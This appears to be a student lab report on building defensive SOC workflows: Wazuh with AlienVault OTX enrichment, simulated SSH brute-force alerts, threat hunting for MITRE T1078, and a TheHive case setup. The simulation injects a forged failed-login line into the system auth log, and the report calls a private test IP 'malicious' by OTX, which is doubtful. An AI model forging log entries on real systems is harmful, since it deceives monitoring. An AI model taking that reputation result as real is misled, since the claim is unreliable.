


Fig 3: OTX Integration in Wazuh Configuration

4. Wazuh Service Verification



Wazuh services were verified to ensure proper functioning of the manager and log collection. The service status confirms that the Wazuh manager is active and running.

```
sudeep@sudeep-VirtualBox: ~  
sudeep@sudeep-VirtualBox:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 83946sec preferred_lft 83946sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe5c:b3f2/64 scope global dynamic noprefixroute  
        valid_lft 86300sec preferred_lft 14300sec  
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:f1:b2:1e brd ff:ff:ff:ff:ff:ff  
    altname enx080027f1b21e  
    inet 192.168.56.9/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s8  
        valid_lft 546sec preferred_lft 546sec  
    inet6 fe80::5bf1:6f1e:7a3f:288a/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
sudeep@sudeep-VirtualBox:~$ sudo nano /var/ossec/etc/ossec.conf  
[sudo: authenticate] Password:  
sudeep@sudeep-VirtualBox:~$ sudo systemctl status wazuh-manager  
sudo systemctl status wazuh-indexer  
sudo systemctl status wazuh-dashboard  
● wazuh-manager.service - Wazuh manager  
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)  
   Active: active (running) since Thu 2026-04-02 13:54:56 IST; 15min ago  
 Invocation: d93060c1325f411a9c993f7b98c9183  
   Process: 14314 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)  
    Tasks: 173 (limit: 8856)  
  Memory: 313.5M (peak: 588M, swap: 27M, swap peak: 27.3M)  
     CPU: 1min 47.732s  
   CGroup: /system.slice/wazuh-manager.service  
           └─14371 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
             └─14372 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
             └─14375 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
```

Fig 4: Wazuh Service Status

5. Alert Generation (Simulated Attack)

A simulated brute-force attack was performed by generating failed login attempts using a mock IP address (192.168.1.100). Additional attacks were simulated using a fake user to trigger authentication failure logs.

```
sudeep@sudeep-VirtualBox:~$ sudo bash -c 'echo "Failed password for invalid user admin from 192.168.1.100 port 22" >> /var/log/auth.log'  
sudeep@sudeep-VirtualBox:~$ sudo tail -n 5 /var/log/auth.log  
Failed password for invalid user admin from 192.168.1.100 port 22  
2026-04-02T14:17:44.056778+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/bash -c echo \"Fail  
ed password for invalid user admin from 192.168.1.100 port 22\" >> /var/log/auth.log  
2026-04-02T14:17:44.057138+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root  
2026-04-02T14:17:51.291244+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)  
2026-04-02T14:17:51.330912+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 5 /var/log/  
auth.log  
sudeep@sudeep-VirtualBox:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log  
User: root  
2026-04-02T14:17:51.340218+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root  
  
** Alert 1775119671.166397: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist  
_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,  
2026 Apr 02 14:17:51 sudeep-VirtualBox->/var/log/auth.log  
Rule: 5501 (level 3) -> 'PAM: Login session opened.'  
User: root(uid=0)  
2026-04-02T14:17:51.291244+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)  
uid: 1000  
^C  
sudeep@sudeep-VirtualBox:~$ sudo bash -c 'echo "Failed password for invalid user admin from 192.168.1.100 port 22" >> /var/log/auth.log'
```

Fig 5: Failed Password Log Generation



```
udeep@sudeep-VirtualBox:~$ sudo bash -c 'echo "Failed password for invalid user admin from 192.168.1.100 port 22" >> /var/log/auth.log'
udeep@sudeep-VirtualBox:~$ ssh fakeuser@localhost
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied (publickey,password).
udeep@sudeep-VirtualBox:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log
026 Apr 02 14:24:01 sudeep-VirtualBox->/var/log/auth.log
ule: 5710 (level 5) -> 'sshd: Attempt to login using a non-existent user'
rc IP: 127.0.0.1
026-04-02T14:24:00.761843+05:30 sudeep-VirtualBox sshd-session[19080]: Failed password for invalid user fakeuser from 127.0.0.1 port 45064 ssh2
* Alert 1775120042.173247: - syslog.access_control.authentication.failed,pci_dss_10.2.4,pci_dss_10.2.5,gpg13_7.8,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaa_16
.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
026 Apr 02 14:24:02 sudeep-VirtualBox->/var/log/auth.log
ule: 2502 (level 10) -> 'syslog: User missed the password more than one time'
026-04-02T14:24:02.139548+05:30 sudeep-VirtualBox sshd-session[19080]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost
127.0.0.1
```

Fig 6: Fake User Attack Simulation

6. Alert Detection in Wazuh

The generated logs were successfully detected in the Wazuh dashboard. Alerts related to failed password attempts and unauthorized login attempts were observed, confirming proper log ingestion and detection.




Fig 7: Alert Detection in Wazuh Dashboard




Fig 8: Detection of Fake User Activity

7. Alert Enrichment

The detected alerts were enriched using AlienVault OTX threat intelligence. The IP address 192.168.1.100 was correlated with threat intelligence data and classified as malicious.

Table:

Alert ID	IP	Reputation	Notes
003	192.168.1.100	Malicious (OTX)	Simulated brute-force attack

8. Threat Hunting (MITRE T1078)

Threat hunting was performed using the query “NOT user.name: system” in Wazuh. The results showed multiple authentication events involving valid accounts such as root and sudeep. This indicates potential misuse of legitimate credentials.




Fig 9: Threat Hunting Query Execution




Fig 10: MITRE T1078 Detection



9. Privilege Escalation Detection

Privilege escalation activity was identified where a normal user executed sudo commands to gain root access. This behavior indicates potential post-compromise activity and requires monitoring.




Fig 11: Privilege Escalation Activity

10. Additional Findings

The analysis identified brute-force attacks through repeated failed login attempts and unauthorized user access attempts. These activities demonstrate common attack techniques such as credential stuffing and privilege escalation.

11. Conclusion

The integration of AlienVault OTX with Wazuh significantly enhanced threat detection capabilities. The system successfully identified malicious activities, enriched alerts with threat intelligence, and detected attack patterns such as brute-force attempts and valid account misuse. This demonstrates the effectiveness of combining SIEM with threat intelligence for proactive security monitoring.



TASK 3. Incident Escalation Practice

1. Introduction

This report documents the practical implementation of incident escalation workflows using TheHive platform. The objective is to simulate a real-world Security Operations Center (SOC) process involving alert triage, escalation, reporting, and workflow automation.

2. Objectives

- Create and manage an incident case
- Perform alert triage and escalation
- Draft a SITREP (Situation Report)
- Simulate workflow automation using a playbook

3. Tools Used

- TheHive (Incident Response Platform)
- Google Docs (Documentation)
- Simulated Splunk Phantom (Workflow Automation)

4. Implementation



F

```
(sudeep@kali)-[~]
$ sudo docker run -d -p 9000:9000 --name thehive strangebee/thehive:5
Unable to find image 'strangebee/thehive:5' locally
5: Pulling from strangebee/thehive
84a2afebaf4d: Pull complete
f373dafbe488: Pull complete
58364b442082: Pull complete
1c6833c310cd: Pull complete
6fc715df1c6a: Pull complete
1ad2b988e9f2: Pull complete
4f4fb700ef54: Pull complete
78a08c3c9751: Pull complete
cb23e5a85f61: Pull complete
Digest: sha256:dc3cff747c55f3f84c6fbfd1bacb390d88c5e9d8a81dfb1cc2859af95f2d6576
Status: Downloaded newer image for strangebee/thehive:5
0243138860cd48c89379b68c012e6e8a6566e7b0e71d033da9c58ed618e921cb

(sudeep@kali)-[~]
$ sudo docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
0243138860cd   strangebee/thehive:5  "/opt/thehive/entryp...  24 seconds ago Up 23 seconds  0.0.0.0:9000->9000/tcp, [::]:9000->9000/tcp
thehive

(sudeep@kali)-[~]
$ sudo docker logs -f thehive
Generating config file to /tmp/thehive-jCrWSy.conf
1+0 records in
1+0 records out
1024 bytes (1.0 kB, 1.0 KiB) copied, 0.000100824 s, 10.2 MB/s
Local database in /data/db will be used
WARNING *****
WARNING Starting from TheHive 5.1, lucene index is **no longer supported**. Please use elasticsearch instead
WARNING While using lucene, you will encounter issues while querying entities using filters on custom fields
WARNING *****
Lucene index will be stored at /data/index
Using local storage for files in /data/files
Add Cortex cortex0: http://cortex:9001
Starting thehive with config file /tmp/thehive-jCrWSy.conf
19:27:35.382 [main] WARN  kamon.status.Status.Instrumentation - Failed to load the instrumentation modules status b
because the Kanela agent is not available
[INFO] 2026-04-01 19:27:36 [kanela][Attach Listener] Installing the Kanela agent
[INFO] 2026-04-01 19:27:38 [kanela][Attach Listener] Kanela agent installed
19:27:38.852 [main] INFO  kamon.Init -
```

Figure 1 Installing the Hive 5




Figure 2 the hive dashboard

4.1 Case Creation

A high-priority case titled "Unauthorized Access - Server-Y" was created in TheHive. The alert was detected at 2025-08-18 13:00.

